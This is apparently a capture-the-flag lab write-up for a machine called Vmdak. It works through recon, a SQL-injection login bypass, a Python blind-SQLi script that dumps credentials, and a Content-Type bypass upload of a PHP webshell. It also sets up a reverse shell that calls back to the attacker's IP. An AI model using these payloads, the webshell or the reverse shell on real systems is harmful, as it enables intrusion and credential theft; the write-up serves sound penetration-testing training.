Vmdak
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port 9443 serves a Prison Management System vulnerable to CVE-2024-33288 (login-bypass SQLi) (SQLi auth bypass); inside the panel a leave record has a password written in it (credential hunting) and a blind SQLi (blind SQLi) pulls the application credentials. CVE-2024-48594 uploads a.phppast theContent-Typecheck for RCE aswww-data(Content-Type bypass). The password from the leave record, reused, gives usvmdak. The anonymous FTP already gave away an internal Jenkins; via an SSH tunnel (local port forwarding) we reach it and CVE-2024-23897 leaks theinitialAdminPassword(Jenkins CLI arbitrary file read), opening the Script Console to run as root.
Recon
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. FTP, SSH, a default Apache and an HTTPS with the "Prison Management System".
ping -c 1 192.168.114.103
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.114.103
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
9443/tcp open ssl/httpnmap -p21,22,80,9443 -sCV 192.168.114.103 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 1752 Sep 19 2024 config.xml
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.4
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
9443/tcp open ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Home - Prison Management System
| ssl-cert: Subject: commonName=vmdak.local/organizationName=PrisonManagement/...FTP - TCP 21: hidden Jenkins
FTP allows anonymous login (anonymous FTP) and shares a config.xml:
ftp 192.168.114.103   # anonymous
get config.xml
It is a Jenkins 2.401.2 config file (<hudson>, <version>2.401.2</version>). No Jenkins is exposed on the external ports, but one line stands out:
<InitialRootPassword>/root/.jenkins/secrets/initialAdminPassword></InitialRootPassword>We note it: there is an internal Jenkins (bound to localhost) and its initialAdminPassword runs under root. We will come back to it during escalation.
HTTPS - TCP 9443: Prison Management System
Port 9443 is a "Prison Management System" (Fast5). A route sweep (web content discovery) finds the panel:
dirsearch -u https://192.168.114.103:9443/ --exclude-status=404,403 -t 200
[19:39:42] 301 -  326B  - /Admin  ->  https://192.168.114.103:9443/Admin/
[19:39:42] 302 -   10KB - /Admin/  ->  login.php
searchsploit identifies the product instantly:
searchsploit prisonPrison Management System - SQL Injection Authentication Bypass | php/webapps/52017.txt (CVE-2024-33288)Exploitation
CVE-2024-33288: login bypass via SQLi
The 52017.txt PoC is straightforward: username admin' or '1'='1 and any password. The injected condition makes the whole WHERE clause true and the SELECT returns the first row of users (SQLi auth bypass). The short variant is enough here:

The panel: a password written into a leave record
We land as the first row, Caroline Bassey. The "Leave Management" menu holds a single record, and its "Reason" field is not a reason for absence but a reminder (credential hunting):
# Leave Record
Staff Name  Leave ID   Start Date   End Date     Reason                                       Status
Malcom      2023399    2023-10-29   2023-11-15   Dont forget the password: RonnyCache001      Approved
We keep RonnyCache001: we do not know whose it is yet.
How many columns the query has
Before automating anything it pays to measure the injection. We intercept the POST with Burp and replace the username with an ORDER BY N to count the columns of the SELECT:

With six, MySQL breaks the query and PHP returns a server error:
txtusername=%27ORDER+BY+6--+-&txtpassword=hola&btnlogin=

HTTP/1.0 500 Internal Server Error
Content-Length: 0
Connection: close
With five, the application answers normally:
txtusername=%27ORDER+BY+5--+-&txtpassword=hola&btnlogin=

HTTP/1.1 200 OK
Content-Length: 3658
Five columns, and two perfectly distinguishable responses. That is all a boolean blind SQLi needs.
Blind SQLi: credential dump
The oracle is not the 200 versus the 500, it is the 302: when the injected condition is true the application treats the login as valid and redirects to the panel; when it is false it returns the form. A Python script walks position by position and character by character, keeping whichever character triggers the redirect:
post_data = {
    'txtusername': "'or (select BINARY substring(database(),%d,1))='%s'-- -" % (position, character),
    'txtpassword': 'test', 'btnlogin': 'x'
}
r = requests.post(login_url, data=post_data, allow_redirects=False, verify=False)
if r.status_code == 302:
    result += character   # the character is correct
Two details of the script matter: allow_redirects=False (if requests follows the 302 the oracle is lost) and verify=False (9443 uses a self-signed vmdak.local certificate). The BINARY forces a case-sensitive comparison, which MySQL does not do by default.
First, the database name:
[d] SQLi: employee_akpoly
Then the tables, swapping the substring for a group_concat over information_schema.tables. From here on the script compares with hex() on both sides, which avoids collation and odd-character problems:
'txtusername': "'or hex(substring((select group_concat(table_name) from information_schema.tables "
               "where table_schema='employee_akpoly'),%d,1))=hex('%s')-- -" % (position, character)
[o] SQLi: tblemployee,tblleave,users
The columns of users, same technique over information_schema.columns:
[\] SQLi: username,password,phone,fullname,photo
And finally the data. The script's alphabet is ascii_lowercase + ascii_uppercase + digits + "-_,", so the colons of group_concat(fullname,':',username,':',password) cannot be guessed and the output comes out glued together:
[|] SQLi: CarolineBasseyadminadmin123

Knowing the separator was :, it reads easily: CarolineBassey / admin / admin123. The credentials go in through the front door, no injection needed:
CVE-2024-48594: arbitrary upload via Content-Type bypass
The administrator profile (/Admin/edit-photo.php) lets you change the user photo. CVE-2024-48594 is exactly that: the application trusts the Content-Type the browser declares and checks neither the extension nor the real file content (Content-Type bypass, file upload to RCE).
The identifier only gets you the NVD summary, so the search has to aim at something exploitable. Searching CVE-2024-48594 git exploit turns up a pentesting notebook with a page dedicated to this very Prison Management System:

30 Oct 2024 - Summary. File Upload vulnerability in Prison Management System v.1.0 allows a remote
attacker to execute arbitrary code via the file upload ...

GitBook - https://x7331.gitbook.io > web
Prison Management System | Pentest Journeys - GitBook
And that page carries the whole request, with the avatar part already assembled and the header to change marked out. This is, literally, where the multipart body used below comes from:

------WebKitFormBoundaryyCVxsS8itKVeQYh3
Content-Disposition: form-data; name="txtusername"

test2
------WebKitFormBoundaryyCVxsS8itKVeQYh3
Content-Disposition: form-data; name="avatar"; filename="webshell.php"
Content-Type: image/png

<?php system($_GET['c']);?>
------WebKitFormBoundaryyCVxsS8itKVeQYh3
Content-Disposition: form-data; name="btncreate"
------WebKitFormBoundaryyCVxsS8itKVeQYh3--
The only thing that matters in that whole block is the file part's pair of lines:
Content-Disposition: form-data; name="avatar"; filename="webshell.php"
Content-Type: image/png

<?php system($_GET['c']);?>
We upload not a webshell but a pentestmonkey reverse shell (rev.php) pointing at our IP and, as the port, 22: outbound traffic to a 22 goes unnoticed by any lazy filtering.
$ip = '192.168.45.238';
$port = 22;
Uploaded as-is, Firefox declares the real type and the server rejects it:

We change that single part header (not the request's Content-Type: multipart/form-data) to image/png and the server accepts it:
Content-Disposition: form-data; name="avatar"; filename="rev.php"
Content-Type: image/png

HTTP/1.1 200 OK
